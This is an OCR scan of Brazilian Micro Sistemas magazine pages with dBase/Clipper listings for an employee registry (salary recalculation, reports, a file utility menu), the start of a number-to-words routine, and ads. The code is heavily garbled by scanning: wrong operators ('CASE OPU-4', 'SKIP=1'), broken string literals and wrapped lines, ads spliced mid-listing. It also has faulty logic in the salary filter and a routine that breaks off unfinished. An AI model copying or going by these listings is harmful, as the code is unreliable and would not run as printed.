@ 23.18 SAY "TECLE [39] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [40] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [41] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [42] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [43] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [44] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [45] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [46] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [47] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [48] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [49] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [50] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [51] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [52] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [53] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [54] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [55] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [56] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [57] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [58] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [59] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [60] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [61] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [62] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [63] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [64] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [65] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [66] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [67] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [68] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [69] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [70] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [71] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [72] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [73] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [74] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [75] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [76] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [77] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [78] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [79] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [80] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [81] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [82] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [83] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [84] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [85] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [86] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [87] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [88] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [89] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [90] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [91] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [92] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [93] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [94] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [95] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [96] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [97] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [98] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [99] PARA RETORNAR AO MENU PRINCIPAL"

SET CURSOR ON
CERT="?"
@ 4.4 CLEAR TO 21.75
SET MESSAGE TO 23 CENTER
@ 10.26 PROMPT "REFAZ CAUCULOS" MESSAGE "REFAZ TODOS OS CAUCULOS DO CADASTRO"
@ 12.30 PROMPT "MUDA TAXA TOTAL" MESSAGE "MUDA TODAS AS TAXAS DE REAJUSTE DOS
FUNCIONARIOS DO CADASTRO"
@ 14.30 PROMPT "FIM DE FUNCAO" MESSAGE "RETORNA AO MENU PRINCIPAL"
MENU TO ESCOLHA
DO CASE

CASE ESCOLHA=1
@ 3.4 CLEAR TO 21.74
@ 23.5 SAY SPACE(65)
SET COLOR TO B/W
@ 1.3 SAY SPACE(14) + "MODULO REFAZ CAUCULOS DOS SALARIOS DO
CADASTRO" +SPACE(13)
SET COLOR TO
@ 23.20 SAY "TEM CERTEZA QUE QUER CONTINUAR ? (S/N) : " GET CERT
VALID(CERT,"SN")
READ
CERT=UPPER(CERT)
IF CERT="S"
@ 23.5 SAY SPACE(65)
SET COLOR TO W*
@ 23.28 SAY "AGUARDE UM INSTANTE ..."
SET COLOR TO
@ 12.20 SAY "REFAZENDO CAUCULOS PARA SALARIOS CORRENTES ."
REPLACE ALL SALAT WITH SALANT+(SALANT*TAXA1*0.01)
@ 12.20 SAY "REFAZENDO CAUCULOS PARA SALARIOS DE PROJECAO ."
REPLACE ALL SALAP WITH SALAT+(SALAT*TAXA2*0.01)
@ 23.25 SAY SPACE(45)
SET COLOR TO W*
@ 23.5 SAY "CAUCULOS REFEITOS - APORTE ALGUMA TECLA PARA VOLTAR AO MENU
PRINCIPAL"
SET COLOR TO
SET CURSOR OFF
INKEY()
SET CURSOR ON
ELSE
RETURN
ENDIF

CASE ESCOLHA=2
@ 3.4 CLEAR TO 21.74
@ 23.5 SAY SPACE(67)
OP=1
SET MESSAGE TO 23 CENTER
@ 10.26 PROMPT "MUDAR TAXA DE REAJUSTE" MESSAGE "MUDA TODAS AS TAXAS DE
REAJUSTES DO CADASTRO PARA UMA SO"
@ 12.26 PROMPT "MUDAR TAXA DE PROJECAO" MESSAGE "MUDA TODAS AS TAXAS DE
PROJECAO DE SALARIOS PARA UMA SO"
@ 14.26 PROMPT "RETORNA AO MENU" MESSAGE "RETORNA AO MENU ANTERIOR DE
ESCOLHA"
MENU TO OP

IF OP=1
TAREDE=0
@ 23.5 SAY SPACE(67)
@ 23.17 SAY "QUAL A TAXA DE REAJUSTE DESEJADA : " GET TAREDE PICTURE
"999.99%"
READ
@ 12.25 CLEAR TO 14.50
@ 12.25 TO 14.50 DOUBLE
SET COLOR TO W*
@ 13.28 SAY "EFETUANDO MUDANCAS ."
SET COLOR TO
REPLACE ALL TAXA1 WITH TAREDE
REPLACE ALL SALAT WITH SALANT+(SALANT*TAXA1*0.01)
REPLACE ALL SALAP WITH SALAT+(SALAT*TAXA2*0.01)
ENDIF

IF OP=2
TAPRODE=0
@ 23.5 SAY SPACE(67)
@ 23.17 SAY "QUAL A TAXA DE PROJECAO DESEJADA : " GET TAPRODE PICTURE
"999.99%"
READ
@ 12.25 CLEAR TO 14.50
@ 12.25 TO 14.50 DOUBLE
SET COLOR TO W*
@ 13.28 SAY "EFETUANDO MUDANCAS ."
SET COLOR TO
REPLACE ALL TAXA2 WITH TAPRODE
REPLACE ALL SALAP WITH SALAT+(SALAT*TAXA2*0.01)
ENDIF

IF OP=3
RETURN
ENDIF

ENDCASE
RETURN

----> REL.PRG

*
* CADASTRO DE FUNCIONARIOS
* MODULO RELATORIOS
*

CLEAR
OP=1
SMI=0
SMA=0

DO WHILE T
SET CURSOR OFF
CERT="N"
@ 0.0 TO 24.79 DOUBLE
@ 2.3 TO 22.76 DOUBLE
SET COLOR TO B/W
@ 1.3 SAY SPACE(28) + "MODULO RELATORIOS" +SPACE(29)
SET COLOR TO
SET MESSAGE TO 23 CENTER
@ 9.27 PROMPT "RELATORIO GERAL" MESSAGE "EMITE RELATORIO GERAL DE TODOS OS
FUNCIONARIOS DO CADASTRO"
@ 11.27 PROMPT "RELATORIO POR ADMISSAO" MESSAGE "EMITE RELATORIO POR DATA D
ADMISSAO"
@ 13.27 PROMPT "RELATORIO POR SALARIO" MESSAGE "EMITE RELATORIO POR SALARIO
DO FUNCIONARIO"

```

```

@ 15.27 PROMPT 'FIM DE FUNCAO' MESSAGE 'RETORNA AO MENU PRINCIPAL DO
PROGRAMA'
MENU TO OP

```

```

DO CASE
CASE OP=1
@ 23.5 SAY SPACE(67)
SET CURSOR ON
@ 23.28 SAY 'TEM CERTEZA ? (S/N) ' GET CERT VALID (CERT*'SN$')
READ
CERT=UPPER(CERT)
IF CERT='S'
SAI='T'
@ 23.5 SAY SPACE(67)
@ 23.15 SAY 'QUER RELATORIO NA (T)ELA OU (I)MPRESSORA ? (T/I) ' GET SAI
VALID (SAI*'TI*1')
READ
SAI=UPPER(SAI)
IF SAI='T'
CLEAR
DO RELGE
?
WAIT 'APORTE UMA TECLA PARA CONTINUAR . . . . .
CLEAR
ELSE
CLEAR
SET PRINT ON
DO RELGE
SET PRINT OFF
CLEAR
ENDIF
ENDIF

```

```

CASE OP=2
@ 23.5 SAY SPACE(67)
SET CURSOR ON
@ 23.28 SAY 'TEM CERTEZA ? (S/N) ' GET CERT VALID (CERT*'SN$')
READ
CERT=UPPER(CERT)
IF CERT='S'
ANO=' '
@ 23.5 SAY SPACE(67)
@ 23.25 SAY 'QUAL O ANO DE ADMISSAO: ' GET ANO PICTURE '99'
READ
ANOR='/' + ANO
SAI='T'
@ 23.5 SAY SPACE(67)
@ 23.15 SAY 'QUER RELATORIO NA (T)ELA OU (I)MPRESSORA ? (T/I) ' GET S.
VALID (SAI*'TI*1')
READ
SAI=UPPER(SAI)
IF SAI='T'
CLEAR
DO RELAD
?
WAIT 'APORTE UMA TECLA PARA CONTINUAR .
CLEAR
ELSE
CLEAR
SET PRINT ON
DO RELAD
SET PRINT OFF
CLEAR
ENDIF
ENDIF

```

```

CASE OP=3
@ 23.5 SAY SPACE(67)
SET CURSOR ON
@ 23.28 SAY 'TEM CERTEZA ? (S/N) ' GET CERT VALID (CERT*'SN$')
READ
CERT=UPPER(CERT)
IF CERT='S'
SAI='T'
@ 23.5 SAY SPACE(67)
@ 23.11 SAY 'SALARIO MIN.: ' GET SMI PICTURE '999.999.999.99'
@ 23.40 SAY 'SALARIO MAX.: ' GET SMA PICTURE '999.999.999.99'
READ
@ 23.5 SAY SPACE(67)
@ 23.15 SAY 'QUER RELATORIO NA (T)ELA OU (I)MPRESSORA ? (T/I) ' GET SAI
VALID (SAI*'TI*1')
READ
SAI=UPPER(SAI)
IF SAI='T'
CLEAR
DO RELSA
?
WAIT 'APORTE UMA TECLA PARA CONTINUAR .
CLEAR
ELSE
CLEAR
SET PRINT ON
DO RELSA
SET PRINT OFF
CLEAR
ENDIF
ENDIF

```

```

CASE OP=4
SET CURSOR OFF
RETURN
ENDCASE
ENDDO
SET CURSOR OFF
RETURN
----> RELGE.PRG

```

```

*
* CADASTRO DE FUNCIONARIOS
* MODULO RELATORIO GERAL
*

```

```

CLEAR
GO TOP
LIP=1
RTOT=0
TSALAT=0
? SPACE(11)+'* * * RELATORIO GERAL DO CADASTRO DE FUNCIONARIOS * * *'
? SPACE(20)+'CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
?? REFL('..79)
? 'COD. NOME DO FUNC. FUNCAO ADMISSAO SALARIO'
? REFL('..79)

```

```

DO WHILE .NOT. EOF()
LIP=LIP+1
RTOT=RTOT+1
TSALAT=TSALAT+SALAT
? CODI+SPACE(3)
?? NOME+SPACE(2)
?? FUNCAO+SPACE(2)
?? ADMISSAO+SPACE(4)
?? STR(SALAT)
IF LIP=55
LIP=1
?
?
?
? SPACE(11)+'* * * RELATORIO GERAL DO CADASTRO DE FUNCIONARIOS * * *'
? SPACE(20)+'CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
?? REFL('..79)
? 'COD. NOME DO FUNC. FUNCAO ADMISSAO
? REFL('..79)
ENDIF
SKIP=1
ENDDO

```

```

? REFL('..79)
? ** TOTAL: '+STR(RTOT)+' funcionarios com '+STR(TSALAT)+' de salario total.
IF TSALAT>0 .OR. RTOT>0
? ** MEDIA DE SALARIOS: '+STR(TSALAT/RTOT)
ELSE
? ** MEDIA DE SALARIOS: 0'
ENDIF
SET PRINT OFF
RETURN

```

----> RELSA.PRG

```

*
* CADASTRO DE FUNCIONARIOS
* MODULO RELATORIO DE SALARIOS
*

```

```

CLEAR
GO TOP
LIP=1
RTOT=0
TSALAT=0
? SPACE(5)+'* * * RELATORIO DOS FUNCIONARIOS POR ESPECIFICACAO DE SALARIOS * * *'
? SPACE(20)+'CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
?? REFL('..79)
? 'COD. NOME DO FUNC. FUNCAO SALARIO ATUAL'
? REFL('..79)

```

```


DO WHILE .NOT. EOF()
IF SALAT>SMI .OR. SALAT>SMA
SKIP=1
LOOP
ENDIF
LIP=LIP+1
RTOT=RTOT+1
TSALAT=TSALAT+SALAT
? CODI+SPACE(1)
?? NOME+SPACE(1)
?? FUNCAO+SPACE(3)
?? STR(SALAT)
IF LIP=55
LIP=1
?
?
?
? SPACE(5)+'* * * RELATORIO DOS FUNCIONARIOS POR ESPECIFICACAO DE SALARIO
? SPACE(20)+'CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
?? REFL('..79)
? 'COD. NOME DO FUNC. FUNCAO SALARIO
? REFL('..79)

```

DESKTOP PUBLISHING:

Tudo sobre desktop publishing você encontrará em MICRO SISTEMAS edição 102. Em março, aguarde!

MICRO SISTEMAS PROCURA NOVOS TALENTOS



A sua revista preferida está com idéias novas. Uma delas é contar com maior participação dos leitores na sua elaboração.

MS abre espaço para trabalhos profissionais, numa tentativa de trazer a público os projetos, programas e aplicações que, por falta de divulgação, ficam restritos aos ambientes acadêmicos.

É a oportunidade! Seu material será examinado pela equipe técnica e, com a devida autorização, publicado numa das nossas próximas edições.

Observe os seguintes requisitos indispensáveis:

1 - Lembre-se que a MS é lida por pessoas que não têm a mesma intimidade que você com o assunto em questão. Por isso utilize uma linguagem clara e acessível.

2 - Caso sua matéria seja um artigo ou crônica, envie-a datilografada com páginas de 30 linhas e 72 batidas em espaço 2. Se preferir, mande em disquete.

3 - Se for um programa mande em dis-

quete, sem esquecer um texto explicativo.

4 - Caso sua matéria tenha fotografias, não esqueça o crédito e as legendas. Tabelas, desenhos e ilustrações também devem ter legendas e nitidez suficiente para reprodução.

5 - Ao enviar sua colaboração, não esqueça de anexar a autorização para ser publicada a fim de agilizar o apro-

veitamento da matéria. Você será notificado caso seu trabalho seja aprovado.

6 - Surgindo qualquer dúvida, entre em contato com nossa redação.

Por fim mande um currículo com endereço completo e telefone. Suas idéias vão contribuir para que tenhamos efetivamente uma informática nacional de ponta.

```

ENDIF
SKIP+1
ENDDO
?
? REPL(' ',79)
? * TOTAL: '+STR RTOT)+' funcionarios com '+STR TSALAT)+' de salario total.
IF TSALAT<>0 .OR. RTOT<>0
? * MEDIA DE SALARIOS: '+STR TSALAT/RTOT)
ELSE
? * MEDIA DE SALARIOS: 0'
ENDIF
?
SET PRINT OFF
RETURN
---> RELAD.PRG

* CADASTRO DE FUNCIONARIOS
* MODULO RELATORIO POR DATA DE ADMISSAO
*

CLEAR
GO TOP
LIP=1
RTOT=0
TSALAT=0
? SPACE(11)+' * * * RELATORIO DE FUNCIONARIOS POR DATA DE ADMISSAO * * *'
? SPACE(20)+' CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
? REPL(' ',79)
? 'COD. NOME DO FUNC.          FUNCAO          ADMISSAO SALARIO'
? REPL(' ',79)

DO WHILE .NOT. EOF()
IF .NOT. ANOR*ADMISSAO
SKIP+1
LOOP
ENDIF
LIP=LIP+1
RTOT=RTOT+1
TSALAT=TSALAT+SALAT
? CODI+SPACE(3)
?? NOME+SPACE(2)
?? FUNCAO+SPACE(2)
?? ADMISSAO+SPACE(4)
?? STR(SALAT)
IF LIP>55
LIP=1
?
?
?
? SPACE(11)+' * * * RELATORIO DE FUNCIONARIOS POR DATA DE ADMISSAO * * *'
? SPACE(20)+' CADASTRO DE FUNCIONARIOS BURN BITS'
?
? 'DATA ATUAL:
?? DATE()
? REPL(' ',79)
? 'CODIGO NOME DO FUNC.          FUNCAO          ADMISSAO
SALARIO'
? REPL(' ',79)
ENDIF
SKIP+1
ENDDO
?
? REPL(' ',79)
? * TOTAL: '+STR RTOT)+' funcionarios com '+STR TSALAT)+' de salario total.
IF TSALAT<>0 .OR. RTOT<>0
? * MEDIA DE SALARIOS: '+STR TSALAT/RTOT)
ELSE
? * MEDIA DE SALARIOS: 0'
ENDIF
?
SET PRINT OFF
RETURN
---> CUTIL.PRG

* CADASTRO DE FUNCIONARIOS

```

```

* MODULO UTILITARIOS DO SISTEMA
*

OPU=1
USE FUNC INDEX PESSOAL.CODIX
SET CURSOR ON
DO WHILE .T.
CLEAR
@ 0.0 TO 24.79 DOUBLE
@ 2.3 TO 22.76 DOUBLE
SET COLOR TO B/W
@ 1.3 SAY SPACE(22)+'MODULO UTILITARIOS DO SISTEMA'+SPACE(23)
SET COLOR TO
SET MESSAGE TO 23 CENTER
@ 5.26 PROMPT 'EXIBIR DIRETORIOS' MESSAGE 'EXIBE DIRETORIO DO DRIVE
ESCOLHIDO'
@ 7.26 PROMPT 'COMANDO DO DOS' MESSAGE 'EXECUTA COMANDO DO DOS DIRETO DO
TECLADO'
@ 9.26 PROMPT 'DELETAR ARQUIVOS' MESSAGE 'DELETA ARQUIVO ESCOLHIDO PELO
USUARIO'
@ 11.26 PROMPT 'RENOMEAR ARQUIVOS' MESSAGE 'RENOMEA UM ARQUIVO ESCOLHIDO PELO
USUARIO'
@ 13.26 PROMPT 'RELATORIO DO SISTEMA' MESSAGE 'EXIBE RELATORIO GERAL DO
SISTEMA E SEUS ARQUIVOS DE TRABALHO'
@ 15.26 PROMPT 'CRIAR INDEXACAO' MESSAGE 'CRIAR NOVA INDEXACAO PARA O ARQUIVO
PRINCIPAL DE DADOS'
@ 17.26 PROMPT 'BACKUP DO ARQUIVO' MESSAGE 'FAZ COPIA DE SEGURANCA DOS
ARQUIVOS DE DADOS'
@ 19.26 PROMPT 'RETORNA AO MENU PRINCIPAL' MESSAGE 'RETORNA AO MENU PRINCIPAL
DO PROGRAMA'
MENU TO OPU

DO CASE
CASE OPU=1
EXIBI='A'
@ 23.5 SAY SPACE(65)
@ 23.25 SAY 'ENTRE O DRIVE PARA EXIBIR: ' GET EXIBI VALID
(EXIBI:'ABCdabcd')
READ
CLEAR
? 'EXIBINDO DIRETORIO DE: '+EXIBI
DIR &EXIBI:*. *
?
WAIT 'APERTE UMA TECLA PARA CONTINUAR . . .
LOOP

CASE OPU=2
COMADOS=SPACE(35)
@ 23.5 SAY SPACE(65)
@ 23.10 SAY 'COMANDO DO DOS: ' GET COMADOS
READ
CLEAR
RUN &COMADOS
?
WAIT 'APERTE UMA TECLA PARA CONTINUAR . . .
LOOP

CASE OPU=3
COMADOS=SPACE(14)
@ 23.5 SAY SPACE(65)
@ 23.20 SAY 'ARQUIVO PARA DELETAR: ' GET COMADOS
READ
IF FILE (COMADOS)
SN='N'
@ 23.5 SAY SPACE(65)
@ 23.30 SAY 'TEM CERTEZA (S/N): ' GET SN VALID(SN:'SNn')
READ
IF SN='S'
ERASE &COMADOS
ELSE
LOOP
ENDIF
ELSE
@ 23.5 SAY SPACE(65)
SET COLOR TO W*
@ 23.28 SAY 'ESTE ARQUIVO NAO EXISTE!'
SET COLOR TO
A=0
DO WHILE A<1500
A=A+1
ENDDO
LOOP

```

É HORA DE ASSINAR MICRO SISTEMAS

Veja só se não é uma vantagem e tanto: você paga 10 e leva 12 edições. Uma pechincha de dar água na boca.

E não é só isso não. Atente para o fato de que MICRO SISTEMAS é a primeira revista brasileira de microcomputadores. São 10 anos de liderança no mercado e muita história para contar.

A nossa maior tradição continua sendo nosso carro chefe: nas páginas da MICRO SISTEMAS você encontra sempre uma análise do mercado de informática. Além, é claro, dos melhores programas e rotinas publicados em revistas.

Não fique aí parado. Pegue a sua calculadora e faça as contas. Depois é só preencher o cupom ao lado e entrar para o time dos usuários bem informados.

Nome:			
Endereço:			
Cep:	Cidade:	UF:	
Equipamento:			
Profissão:	Data nasc.:		
Ass:	Data:		
Estou enviando o cheque nº _____ no valor de Cr\$ 4,600,00 nominal à ATI EDITORA SA, referente a uma assinatura anual (12 números) de MICRO SISTEMAS.			

ATI Análise, Teleprocessamento e Informática Editora S.A.
Rua Washington Luiz, 9 - gr 402 - Rio de Janeiro - RJ - Cep: 20.230

```

ENDIF
CASE OPU-4
  REANT=SPACE(14)
  RENO=SPACE(14)
  @ 23.5 SAY SPACE(65)
  @ 23.20 SAY 'NOME DO ARQUIVO PARA RENOMEAR: ' GET REANT
  READ
  IF FILE REANT:
    @ 23.5 SAY SPACE(65)
    @ 23.25 SAY 'RENOMEAR PARA: ' GET RENO
    READ
    RENAME REANT TO RENO
  ELSE
    @ 23.5 SAY SPACE(65)
    SET COLOR TO W*
    @ 23.28 SAY 'ESTE ARQUIVO NAO EXISTE !'
    SET COLOR TO
    A=0
    DO WHILE A<1500
      A=A+1
    ENDDO
  ENDF
CASE OPU-5
  DECLARE NAR(1),TAR(1),IAR(2),TIAR(2)
  NAR(1)=
  ADIR: '* DEF ' NAR.TAR
  ADIR: '* NTX ' IAR.TIAR
  @ 23.5 SAY SPACE(65)
  @ 4.4 CLEAR TO 21.75
  SET COLOR TO B/W
  @ 1.3 SAY SPACE(23)+'FUNCAO RELATORIO DO SISTEMA'+SPACE(24)
  SET COLOR TO
  IF NAR(1)=
    @ 23.5 SAY SPACE(67)
    SET COLOR TO W*
    @ 23.18 SAY 'O SISTEMA NAO ESTA CONFIGURADO CORRETAMENTE'
    SET COLOR TO
    A=0
    DO WHILE A<1500
      A=A+1
    ENDDO
  EXIT
ENDIF
@ 7.10 SAY 'DISCO DO SISTEMA C: '+STR(DISKSPACE(3))+' bytes livres'
@ 8.10 SAY 'MEMORIA LIVRE '+STR(MEMORY(0))+' Kbytes livres'
@ 11.10 SAY 'ARQUIVOS DE DADOS EM USO '+NAR(1)+' '+STR(TAR(1))+' bytes'
@ 13.10 SAY 'ARQUIVOS DE INDEXACAO '+IAR(1)+' '+STR(TIAR(1))+' bytes'
@ 14.32 SAY IAR(2)+' '+STR(TIAR(2))+' bytes'
@ 16.10 SAY 'O ARQUIVO PRINCIPAL TEM '+STR(RECC(1))+' registros'
@ 18.10 SAY 'TOTAL DE BYTES EM ARQUIVOS: '+STR(TAR(1)+TIAR(1)+TIAR(2))+'
bytes'
SET COLOR TO W*
@ 23.23 SAY 'APORTE UM TECLA PARA CONTINUAR'
SET COLOR TO
SET CURSOR OFF

```

```

INKEY(0)
SET CURSOR ON
CASE OPU-6
  CERT='M'
  @ 23.5 SAY SPACE(70)
  @ 23.30 SAY 'TEM CERTEZA ? (S/N) ' GET CERT VALID(CERT* 'SNsn')
  READ
  CERT=UPPER(CERT)
  IF CERT='S'
    @ 12.29 CLEAR TO 14.50
    @ 12.29 TO 14.50 DOUBLE
    SET COLOR TO W*
    @ 13.31 SAY 'AGUARDE UM MOMENTO'
    SET COLOR TO
    USE FUNC
    INDEX ON NOME TO PESSOAL
    INDEX ON CODI TO CODIX
  ENDF
CASE OPU-7
  @ 4.4 CLEAR TO 21.75
  @ 7.10 SAY ' BACKUP DE SEGURANCA'
  @ 9.10 SAY 'Esta opcao serve para fazer copias de segurancas dos arquivos
  @ 10.10 SAY ' de dados do CADFUN. Para tanto, voce deve possuir um
  @ 11.10 SAY ' disco de backup para o arquivo de dados (FUNC.DBF)
  @ 13.10 SAY 'Voce deve indicar qual o drive onde esta o disco de backup'
  @ 14.10 SAY ' e confirmar. Tecla [A:] ou [B:] e o computador fara
  @ 15.10 SAY ' automaticamente o backup de segurancas.'
  @ 23.5 SAY SPACE(70)
  @ 23.18 SAY 'APORTE ALGO PARA CONTINUAR OU [F2] PARA SAIR'
  SET CURSOR OFF
  TK=INKEY(0)
  SET CURSOR ON
  IF TK=-1
    LOOP
  ELSE
    @ 23.5 SAY SPACE(67)
    NDRIVE=': '
    @ 23.25 SAY 'QUAL O DRIVE DESEJADO: ' GET NDRIVE VALID(NDRIVE*'A: B: ')
    READ
    SET COLOR TO W/R
    @ 23.23 SAY 'COLOQUE O DISCO DE BACKUP NO DRIVE '+NDRIVE
    SET COLOR TO
    INKEY(0)
    SAVE SCREEN TO BACKS
    CLEAR
    NDRIVE=NDRIVE+' FUNC.DBF'
    COPY FILE FUNC.DBF TO &NDRIVE
    RESTORE SCREEN FROM BACKS
  ENDF
CASE OPU-8
  EXIT
ENDCASE
ENDDO
SET CURSOR OFF
RETURN

```

SOFTWARE DE DOMÍNIO PÚBLICO

SHAREWARE • PC-XT E COMPATÍVEIS

informe qual o seu equipamento

PROCESSADORES DE TEXTOS

PLANILHAS

BANCO DE DADOS

UTILITÁRIOS PARA IMPRESSÃO

TUTORIAIS EDUCATIVOS

DESKTOP MANAGER

GERENCIAMENTO DE PROJETOS

GRÁFICOS

CIÊNCIAS E MATEMÁTICOS

COMERCIAIS/FINANCEIROS

ANTI-VÍRUS

JOGOS

SOLICITE CATÁLOGO COMPLETO

(011)743-4143

JAMSOFT INFORMÁTICA Rua Boa Vista, 364 - CEP 09570 - São Caetano do Sul-SP

Convext: conversor numérico

Micro: IBM PC / XT
 Memória: 512 Kbytes
 Vídeo: CGA
 Linguagem: dBase III
 Requisitos: Nenhum

☐ *Marco Antônio de Faria Costa*

Convext é uma rotina de conversão de valores em extenso elaborada em dBase III/FOX/CLIPPER que poderá ser facilmente anexada a qualquer sistema que necessite deste tipo de conversão. Para utilização da rotina deve-se inicializar a variável EXT no programa principal (EXT=" "), armazenar

o valor desejado na variável VALOR (máximo de 9 casas inteiras e duas decimais) e executar a rotina de conversão (DO CONVEXT). O resultado retornará dentro da variável EXT.

MARCO ANTÔNIO DE FARIA COSTA é técnico em processamento de dados e Bacharel em Ciências Contábeis. Atualmente desenvolve implanta sistemas para a área comercial e para a de Construção Civil. Programa em dBase, Cobol, Lotus e WS.

• Rotina: CONVEXT

```

EXT="( "
A1="Cem"
A2="Duzentos"
A3="Trezentos"
A4="Quatrocentos"
A5="Quinhentos"
A6="Seiscentos"
A7="Setecentos"
A8="Oitocentos"
A9="Novecentos"
B1="Um"
B2="Dois"
B3="Tres"
B4="Quatro"
B5="Cinco"
B6="Seis"
B7="Sete"
B8="Oito"
B9="Nove"
B10="Dez"
B11="Onze"
B12="Doze"
B13="Treze"
B14="Quatorze"
B15="Quinze"
B16="Dezesseis"
B17="Dezesseite"
B18="Dezoito"
B19="Dezenove"
C2="Vinte"
C3="Trinta"
C4="Quarenta"
C5="Cinquenta"
C6="Sessenta"
C7="Setenta"
C8="Oitenta"
C9="Noventa"
P=1
ST6=0
V1=SUBSTR(STR(VALOR,12,2),1,3)
V2=SUBSTR(STR(VALOR,12,2),4,3)
V3=SUBSTR(STR(VALOR,12,2),7,3)
V4=" "+SUBSTR(STR(VALOR,12,2),11,2)
DO WHILE P<5
    ST1=0
    ST2=0
    ST3=0
    PA="V"+STR(P,1,0)
    VA=&PA
    CT=1
    DO WHILE VAL(SUBSTR(VA,1,1))#0
        IF VAL(SUBSTR(VA,1,1))=CT
    
```

Si SOLAR INFORMÁTICA

PC

- JOGOS E APLICATIVOS
- PREÇOS BAIXOS
- PROGRAMAS INTELIGENTES
- DESENVOLVIMENTO DE SISTEMAS
- CLUB MASTER PC

MSX

- JOGOS APLICATIVOS E UTILITÁRIOS
- NOVIDADES DO JAPÃO E EUROPA
- HARDWARES
- TRANSFORMAÇÃO 2.0
- MELHORES PREÇOS

NINTENDO

ALUGUEL E VENDA DE
 CARTUCHOS E VIDEOGAMES

PROMOÇÕES

COMPRAS FEITAS
 PESSOALMENTE 10%
 DE DESCONTO

SOLICITE CATÁLOGO GRÁTIS

ENTREGAMOS A DOMICÍLIO EM SÃO PAULO

CARTAS: Caixa Postal 11743 CEP 05090 - São Paulo - SP FONE 260-5624

```

IF STG=1
IF P#4
CONEC=","
ELSE
CONEC=" e "
ENDIF
ENDIF
EXT1="A"+STR(CT,1,0)
EXT1=&EXT1
IF VAL(SUBSTR(VA,1,1))=1.AND.VAL(SUBSTR(VA,2,2))#0
EXT1="Cento"
ENDIF
IF STG=0
EXT=EXT+EXT1
ELSE
EXT=EXT+CONEC+EXT1
ENDIF
